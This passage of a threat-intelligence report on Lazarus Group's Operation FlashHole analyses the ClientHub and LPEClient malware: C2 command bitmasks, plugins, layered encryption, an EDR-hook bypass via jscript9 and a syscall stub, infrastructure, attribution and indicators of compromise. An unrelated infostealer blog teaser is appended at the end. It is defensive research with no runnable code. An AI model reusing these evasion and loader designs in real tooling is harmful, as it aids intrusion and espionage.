To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.

Offset Size Field value
0 4 Current process ID
4 4 First four bytes of the decrypted C2 server information.
8 7 Randomly generated bytes
15 1 Calculated flag value that indicates a state machine.
16 8 Current system time, represented as a FILETIME structure.
24 8 Randomly generated bytes

The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.

struct header
{
  int has_more_data // whether more body data remains 
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};

The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.

The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.

Bitmask Value in decimal Description Result sent to the C2
0x00000001 1 DLL loading: load the received body reflectively along with the provided parameter The payload’s image base
0x00000011 3 Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter The payload’s image base, the address of the invoked function, and the execution result
0x00000101 5 Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately The payload’s image base, the address of the function
0x00001011 11 Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin –
0x00010001 17 DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer The payload’s image base, the address of the interactive shared buffer, and the execution result

The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.

Bitmask Value in decimal Description Result sent to the C2
0x00000010 2 Invoke the previously loaded DLLs and plugins along with the provided parameter The execution result
0x00000100 4 Not implemented –
0x00001000 8 Unload the previously loaded DLLs and plugins The execution result
0x00010000 16 Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload The execution result

Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.

Plugin Description
File archiver Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information

In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.

LPEClient

LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.

LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.

Timeline of LPEClient

Timeline of LPEClient

The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.

  • It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
  • To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
  • It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.

Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.

The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.

Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.

The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.

Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.

We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.

Data relay flow between LPEClient and C2 via ClientHub

Data relay flow between LPEClient and C2 via ClientHub

Comparison of plugins and modules

Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.

Deployed via Type of payload Family
TechHub/Cubridge Tool Process collector,
Browser stealer
Cubridge Module Action module, Function module
Cubridge Plugin ADFinder, FileCollector
ClientHub Plugin File archiver, File collector, File cleaner, Drive/session monitor

These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.

Infrastructure

Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.

For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.

Victims

We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.

The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.

Attribution and links to other campaigns

Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.

The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.

We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.

Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.

As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.

Data leakage site linked to the COPPERHEDGE backdoor on the dark web

Data leakage site linked to the COPPERHEDGE backdoor on the dark web

Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.

Overlaps between the recent attacks by Lazarus Group

Overlaps between the recent attacks by Lazarus Group

Conclusion

Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.

We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.

Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.

Indicators of compromise

File hashes

TouchShift
ec84d6cb2ae7974767aedac246b50a3e             mscoree.dll
a28cba214058fcae2883d8cffc883abd                mscoree.dll
c105d6b16f544582772de0159f24c00a               mscoree.dll
2f8475a90a25624ed02f1d18d4e6d65d              mscoree.dll
676fabe30a28b53925fba98e34b35986              mscoree.dll
b4a7eff35f048f06fb0a2d7631f23a7d                  mscoree.dll

ClientHub Loader
ff07641dc56914dd90ee0bd7404d7ad7               liblzma.dll

File paths

C:\ProgramData\Package.txt
C:\ProgramData\RasConv\mscoree.dll
C:\ProgramData\Apple\mscoree.dll
C:\ProgramData\ssh\mscoree.dll
C:\ProgramData\qorestor\mscoree.dll
C:\ProgramData\Dell\mscoree.dll
C:\ProgramData\Dell\Dell1.tmp
C:\ProgramData\Dell\Dell3.tmp
C:\Windows\System32\RasConv\mscoree.dll
C:\Windows\System32\RasConv\ActivationStore.dat
C:\Windows\System32\DrvConh\mscoree.dll
C:\Windows\System32\DrvConh\ActivationStore.dat
C:\Program Files\Common Files\System\msadc\msadc.inc
C:\ProgramData\desktops.ini

C2 servers

javadevhouse.co[.]kr
pythonapischool[.]com
hxxps://cubedesign[.]co[.]kr/news            C2 of Cubridge
hxxps://cubedesign[.]co[.]kr/mobile/fashion            C2 of Cubridge
hxxps://fp-news[.]co[.]kr/shop/cart                                C2 of Cubridge
hxxps://k-wbc[.]co[.]kr/skin/social/social_view.php         C2 of ClientHub
hxxps://rcsh[.]co[.]kr/modules/bbs/tiles/bbs_div/inputForm.php    C2 of ClientHub
hxxps://www[.]ksog[.]org/insert_file/handle.php                   C2 of ClientHub

Does It Stop When Someone Is Watching? The Suspicious Behavior of a New Type of Infostealer

Por:ATCP
20 de Outubro de 2026, 12:00
It is already well known that illegal software and cracked programs can be exploited for malware distribution. Recently, AhnLab identified a new type of information theft malware (Infostealer) disguised as an illegal program. This malware was first detected in mid-August and, after altering its execution method, began spreading widely in September. Notably, it not only […]
❌
❌